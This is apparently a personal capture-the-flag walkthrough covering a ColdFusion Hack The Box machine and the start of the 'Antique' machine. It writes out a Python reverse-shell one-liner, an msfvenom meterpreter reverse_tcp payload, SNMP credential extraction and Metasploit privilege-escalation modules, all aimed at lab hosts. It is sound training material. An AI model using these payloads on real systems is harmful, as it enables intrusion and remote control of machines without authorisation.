feroxbuster -u http://10.129.9.133:8500/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
In artgallery I found a bunch of names that could possibly be usernames. Notated those.

The next two things I found interesting was an Adobe Coldfusion Administrator log in and a WebWorks Help version.


Feroxbuster didn’t find anything new. I googled exploits for Adobe coldfusion (also just guessing this is the path considering the room name) and found this RCE https://www.exploit-db.com/exploits/50057. Editted the payload and we got in.

Got user.txt


I’m pretty shit at manual local windows enumeration so I want to try this first before trying winpeas. Right away the impersonate token looks interesting.

From my notes, I’m currently only familiar of using metasploit to take advantage of this. There are other attacks I have notes on but haven’t tried yet. Created a payload.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.42 LPORT=4444 -f exe -o shell.exeServed it up on an http.server.
sudo python3 -m http.server
Downloaded the new payload to the machine.

Set up a handler in metasploit and ran it.

Turns out there are no tokens though.

Ran ps to check services and migrated to jrunsvc.exe.

I tried windows/local/ms16_075_reflection but it didn’t create a session. I did some further manual enumeration but couldn’t see anything obvious. I ended up just running Metasploits local exploit suggester. I was able to get root with windows/local/ms10_092_schelevator.


And we get root.

GG
-
Antique writeup
Antique writeup
Box name: Antique
Difficulty: Easy
OS: Linux
Overview: Antique is an easy Linux machine featuring a network printer disclosing credentials through SNMP string which allows logging into telnet service. Foothold can be obtained by exploiting a feature in printer. CUPS administration service running locally. This service can be exploited further to gain root access on the server.
Link: https://app.hackthebox.com/machines/Antique?sort_by=created_at&sort_type=desc
Machine IP: 10.129.8.229
Ran rustscan.
rustscan -a 10.129.8.229 –ulimit 5000 -b 2000 — -A -Pn


This is telnet. Tried telnetting to the device but it is asking us for a password.

Since there was no other information I tried the default password of admin, and a bunch of other simple credentials but nothing worked. I scanned for udp since I couldn’t find anything else.
nmap -sU –top-port 100 10.129.8.229

Ran snmpwalk and got the community string.
snmpwalk -v 2c -c public 10.129.8.229

I tried bruteforcing the OID with braa but it didnt get anything. Instead, and I just learned this, all OIDs are public. We can use snmpwalk again.
snmpwalk -v 2c -c public 10.129.8.229 1.3.6.1.4.1.11.2.3.9.1


Here’s a breakdown of the OID for understanding.
We got some BITS back in hex value. Dropped that in Cyberchef.

Got password P@ssw0rd@123!!123 tried it on telnet and we got logged in.


Initially I tried listing any files but I kept getting a ‘Err updating configuration’. I ran ‘?’ and it shows we can exec commands.
I set up a listener, played with some shells and this one worked.
export RHOST=”10.10.14.42″;export RPORT=1337;python3 -c ‘import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(“RHOST”),int(os.getenv(“RPORT”))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(“sh”)’


We are user lp. Stabilized shell and there is user.txt in the directory we are already in.

After some linux local enumeration, I eventually found an internal port open on 631.
netstat -ano

Tried downloading chisel to the server but I don’t think it has internet. Downloaded on my machine, unzipped it, renamed it, made it executable and server it up on an http.server.

Downloaded it to the machine.

Set up a chisel listener.

Had the device connect back as well.

Checking out the webserver there is a CUPS 1.6.1 page.
